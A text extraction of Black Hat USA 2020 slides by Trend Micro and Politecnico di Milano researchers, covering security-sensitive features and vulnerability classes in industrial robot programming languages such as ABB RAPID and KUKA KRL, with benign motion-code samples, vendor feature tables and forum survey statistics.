

OTRazor

Static Code Analysis for Vulnerability Discovery in Industrial Automation Scripts



Federico Maggi
Trend Micro Research



Marcello Pogliani
Politecnico di Milano

Research co-authors: Marco Balduzzi, Davide Quarta, Stefano Zanero

EDITORS' PICK | May 3, 2017, 08:00am EDT

Catastrophe Warning: Watch An Industrial Robot Get Hacked

**Thomas Brewster** Forbes Staff

Cybersecurity

Associate editor at Forbes, covering cybercrime, privacy, security and

This article is more than 3 years old.



black hat
USA 2017

JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS

**Breaking the Laws of Robotics
Attacking Industrial Robots**

Davide Quarta, Marcello Pogliani, Mario Polino, Federico Maggi,
Andrea M. Zanchettin, Stefano Zanero

#BHUSA / @BLACKHATEVENTS

TREND MICRO

POLITECNICO MILANO 1863
DIPARTIMENTO DI ELETTRONICA, INFORMATICA E BIOINGEGNERIA

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**
- Can lead to **vulnerable** logic or to **hide new kinds of malware**

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**
- Can lead to **vulnerable** logic or to **hide new kinds of malware**
- We'll share how to **prevent** and how to **detect** both cases

How do we program industrial robots, anyways?



Marcello Pogliani, Politecnico di Milano

Teaching by Showing vs. Programming Languages



```
MODULE Example
  VAR robtarget point0 := [
    [500,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR robtarget point1 := [
    [700,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR zonedata zone := z100;

  PROC main()
    FOR i FROM 1 TO 10 DO
      MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 4;
      MoveL point1, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```


Example Code Snippet: ABB's RAPID

```
MODULE Example
  VAR robtarget point0 := [
    [500,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];

  VAR robtarget point1 := [
    [700,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];


  VAR zonedata zone := z100;

  PROC main()
    FOR i FROM 1 TO 10 DO
      MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 4;
      MoveL point1, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```









Same Concept, Different Language: KUKA's KRL

```
DEF example()  
  
  DECL POS pos1  
  DECL POS pos2  
  
  pos1 := {X 500, Y 500, Z 500, A 0, B 0, C 0}  
  pos2 := {X 700, Y 500, Z 500, A 0, B 0, C 0}  
  
  FOR I=1 TO 10  
  
    PTP pos1  
    WAIT SEC 4  
    PTP pos2  
    WAIT SEC 5  
  
  ENDFOR  
  
END
```



Proprietary Languages

Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robot
KAREL	FANUC



Features: Handle File Resources



Vendor	File System	Directory Listing
ABB	✓	✓
KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓

Features: Load new Code at Runtime




Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓

Features: Network Communication





Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

A look at the Runtime Environment



A look at the Runtime Environment





Secure Programming vs. Automation Engineers



Federico Maggi, Trend Micro Research

We Asked Automation Engineers...

What language features do you use when programming robots?



Do OT Folks Talk About Security?

*Discussion about
security-related topics*

2.5%

5.5%

1.8%

0.9%

7.2%

0.0%

1.1%

-

4.7%

-

0.3%

Security-related Keywords Mentioned

Online Community	Since	Users	Topics	Messages	Security-related Terms
forum.adamcommunity.com	2010	33286	3783	6702	170
dof.robotiq.com	2016	-		1500	83
automationforum.in	2012	220	1900	7800	147
robot-forum.com/robotforum	2006	17611	19166	90134	892
control.com	1997	-	-	69,700	5,068
solisplc.com/forum	2018	134	36	87	0
forums.mrplc.com	2006	46144	33540	164787	1810
reddit.com/r/robotics	2008	83614	-		638
plc.myforum.ro	2012	93948	41841	41841	1,968
forum.universal-robots.com	2017	-	-		24
forums.robotstudio.com	2,013	19,723	8,959	19,723	68

Discussion about security-related topics

2.5%

5.5%

1.8%

0.9%

7.2%

0.0%

1.1%

-

4.7%

-

0.3%

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**
- These languages have **security-sensitive features**

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**
- These languages have **security-sensitive features**
- **There's no fine-grained isolation system** for such features

What Could Possibly Go Wrong?

- **Developers** can introduce **vulnerabilities** that can be exploited
- **Threat actors** can abuse the language features to **write malware**

We Found out that...

- **Developers** can introduce **vulnerabilities** that can be exploited
 - Yes, we found vulnerable code published on GitHub
- **Threat actors** can abuse the language features to **write malware**
 - Yes, we were able to write a network-capable, self-spreading malware dropper

Vulnerable Automation Scripts



Marcello Pogliani, Politecnico di Milano

Vulnerabilities in Industrial Robot Programs

programming languages

security awareness

Security-sensitive Features + Lack of Input Validation

=


Vulnerabilities

Various instances:

- Unrestricted Movement Commands
- Path Traversal
- Unrestricted Function Calls

Unrestricted Movement Commands

Example: motion servers




Motion Servers as Cross-Platform Adapters

ICS-ALERT-20-217-01

[ros-industrial / kuka_experimental](#)

[Watch](#) 30[Star](#) 96[Fork](#) 107

[Code](#)[Issues](#) 25[Pull requests](#) 16[Actions](#)[Security](#)[Insights](#)



ROS-INDUSTRIAL

Experimental packages for KUKA manipulators within ROS-Industrial (http://wiki.ros.org/kuka_experimental)

[kuka](#)[ros-industrial](#)[urdf](#)[rsi](#)[ros-control](#)

114 commits

2 branches

0 packages

0 releases

13 contributors


Apache-2.0


Branch: indigo-devel ▾

New pull request


Find file

Clone or download ▾

 **gavanderhoorn** readme: load badge from Kinetic devel job. ✓ Latest commit 984e1f2 on Oct 14, 2019


 **kuka_eki_hw_interface** eki_hw_interface: add cmd buffer length limit to avoid overfeeding co... 17 months ago

© 2020 Trend Micro Inc. & Politecnico di Milano


black hat
USA 2020

